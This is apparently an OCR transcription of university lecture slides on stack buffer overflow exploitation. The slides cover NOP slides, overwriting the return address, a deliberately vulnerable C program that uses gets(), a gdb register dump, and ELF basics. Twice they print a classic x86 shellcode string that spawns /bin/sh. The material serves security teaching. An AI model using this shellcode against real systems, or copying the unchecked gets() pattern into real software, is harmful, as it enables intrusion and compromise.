
### No Operation

| Opcode | Mnemonic | Description |
|---|---|---|
| 90 | NOP | No operation. |

# NOP slide

- Most CPUs have a *No-Operation* instruction – it does nothing but advance the instruction pointer.
- Usually we can put a bunch of these ahead of our program (in the string).
- As long as the new return-address points to a NOP we are OK.

# NOP slide



EBP-0x10

EBP-0x0c

EBP-0x08

EBP-0x04

EBP

EBP+0x04

EBP+0x08

EBP+0x0c

```
\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90
```

```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc
0\x88\x46\x07\x89\x46\x0c\xb0\x
0b\x89\xf3\x8d\x4e\x08\x8d\x56\x
0c\xcd\x80\x31\xdb\x89\xd8\x40\
xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

New Return Address

ARG1


ARG2

# Estimating the stack size

- We can also guess at the location of the return address relative to the overflowed buffer.

- Put in a bunch of new return addresses!

# Estimating the Location



```
\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90
```

```
"\xeb\x1f\x5e\x89\x76\x08\x3
1\xc0\x88\x46\x07\x89\x46\x0
c\xb0\x0b\x89\xf3\x8d\x4e\x0
8\x8d\x56\x0c\xcd\x80\x31\xd
b\x89\xd8\x40\xcd\x80\xe8\xd
c\xff\xff\xff/bin/sh"
```

New Return Address

New Return Address

New Return Address

ARG1

ARG2

EBP-0x10

EBP-0x0c

EBP-0x08

EBP-0x04


EBP

EBP+0x04

EBP+0x08


EBP+0x0c

# Example: Overflow2.c



```c
#include <stdio.h>
#include <string.h>

void hacked()
{
        puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
        char array[50];
        gets(array);
        printf("%s\n", array);
}

main()
{
        return_input();
        return 0;
}
```

# Find Return Address




```
[----------------------------------registers-----------------------------------]
EAX: 0xffffd54e --> 0x90909090
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0xf7fb65c0 --> 0xfbad2088
EDX: 0xf7fb789c --> 0x0
ESI: 0xf7fb6000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd588 ("n/shN\325\377\377")
ESP: 0xffffd530 --> 0xffffd54e --> 0x90909090
EIP: 0x80484a9 (<return_input+40>:      call   0x8048310 <puts@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484a2 <return_input+33>: sub    esp,0xc
   0x80484a5 <return_input+36>: lea    eax,[ebp-0x3a]
   0x80484a8 <return_input+39>: push   eax
=> 0x80484a9 <return_input+40>: call   0x8048310 <puts@plt>
   0x80484ae <return_input+45>: add    esp,0x10
   0x80484b1 <return_input+48>: nop
   0x80484b2 <return_input+49>: mov    ebx,DWORD PTR [ebp-0x4]
   0x80484b5 <return_input+52>: leave
Guessed arguments:
arg[0]: 0xffffd54e --> 0x90909090
[------------------------------------stack-------------------------------------]
0000| 0xffffd530 --> 0xffffd54e --> 0x90909090
0004| 0xffffd534 --> 0xc30000
0008| 0xffffd538 --> 0x0
0012| 0xffffd53c --> 0x804848d (<return_input+12>:      add    ebx,0x1b73)
0016| 0xffffd540 --> 0x0
0020| 0xffffd544 --> 0x0
0024| 0xffffd548 --> 0x0
0028| 0xffffd54c --> 0x90907300
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484a9 in return_input ()
gdb-peda$ 
```

0xffffd54e

# Bug → Vulnerability

- Step 1. Fine the vulnerability
  - – Read & read & read the code (code audit)
  - – Fuzz testing
    - Crash
    - Output some info that shouldn’t been output



# Bug → Vulnerability

- Step 2. Control-flow Hijack
  - Try to change the flow of the program
    - Change the return address
    - Change the function pointer, so the behavior of the will change when called
    - Change the variable, change the behavior of the function (e.g. uid = 0)

# Bug → Vulnerability

- Step 3. Execute Payload
  - Launch the attack
    - Open a shell
    - Read/write file/data
    - Implement backdoor…


# ELF executable

# ELF executable for Linux

## **Executable and Linkable Format** (ELF)

| Linux | Windows | |
|---|---|---|
| ELF file | .exe (PE) | |
| .so (Shared object file) | .dll (Dynamic Linking Library) | |
| .a | .lib (static linking library) | |
| .o (intermediate file between complication and linking, object file) | .obj | |


# ELF executable for Linux



```
[quake0day@quake0day-wcu Downloads]$ file a
a: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically li
ed, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=da2dba
f2eda3d2b639f8dac80396a994d2df0e, not stripped
```

- ELF32-bit LSB
- Dynamically linked

# Shared library



```
[quake0day@quake0day-wcu Downloads]$ ldd ./a
	linux-gate.so.1 (0xb77c5000)
	libc.so.6 => /usr/lib/libc.so.6 (0xb75dd000)
	/lib/ld-linux.so.2 (0xb77c7000)
```

- ELF is loaded by **ld-linux.so.2** → in charge of memory mapping, load shared library etc..
- You can call functions in **libc.so.6**

# Q & A